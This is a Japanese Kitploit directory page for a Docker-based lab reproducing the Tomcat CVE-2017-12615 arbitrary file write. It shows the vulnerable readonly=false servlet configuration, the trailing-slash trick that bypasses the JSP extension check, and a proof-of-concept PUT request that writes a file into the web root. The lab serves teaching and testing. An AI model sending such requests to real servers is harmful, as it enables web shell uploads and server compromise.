
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
Tomcat-CVE-2017-12615 — Dockerベースのラボ環境:PUTメソッドによるTomcat CVE-2017-12615の任意ファイル書き込みの悪用、バイパス技術と概念実証コードを含む。 | Kitploit

ツール/GitHubGitHub/cyberharsh/tomcat-cve-2017-12615
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育ラボと実践
GitHubcyberharsh/tomcat-cve-2017-12615

Tomcat-CVE-2017-12615

Dockerベースのラボ環境:PUTメソッドによるTomcat CVE-2017-12615の任意ファイル書き込みの悪用、バイパス技術と概念実証コードを含む。

リポジトリを見る
176年前未レビュー
共有

Tomcat任意ファイル書き込み脆弱性: PUTメソッド利用 (CVE-2017-12615)

中文版本(Chinese version)

Tomcatバージョン: 8.5.19

環境セットアップ

docker-compose build
docker-compose up -d

上記のコマンドが正常に実行されると、サイト http://your-ip:8080 にアクセスすることでTomcatのサンプルページが表示されます。

原理

参考リンク:

  • http://wooyun.jozxing.cc/static/bugs/wooyun-2015-0107097.html
  • https://mp.weixin.qq.com/s?__biz=MzI1NDg4MTIxMw==&mid=2247483659&idx=1&sn=c23b3a3b3b43d70999bdbe644e79f7e5
  • https://mp.weixin.qq.com/s?__biz=MzU3ODAyMjg4OQ==&mid=2247483805&idx=1&sn=503a3e29165d57d3c20ced671761bb5e

Tomcatが書き込み権限を設定している(readonly=false)ため、サーバーにファイルを書き込むことができるようになります。

<servlet>
    <servlet-name>default</servlet-name>
    <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
    <init-param>
        <param-name>debug</param-name>
        <param-value>0</param-value>
    </init-param>
    <init-param>
        <param-name>listings</param-name>
        <param-value>false</param-value>
    </init-param>
    <init-param>
        <param-name>readonly</param-name>
        <param-value>false</param-value>
    </init-param>
    <load-on-startup>1</load-on-startup>
</servlet>

Tomcatはある程度ファイルの拡張子をチェックしますが(直接jspを書き込むことはできません)、ファイルシステムの機能(Linuxでの/の使用など)を利用して制限を回避することができます。

POC


以下のパケットを直接送信すると、シェルがWebルートディレクトリに書き込まれます。

PUT /1.jsp/ HTTP/1.1
Host: your-ip:8080
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

shell

以下の通り:
人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    411
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    328
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    314
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    ウェブ全体で7,700以上のソーシャルメディア上の身元を発見・マッピングするAI搭載OSINTエンジン

    275

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード





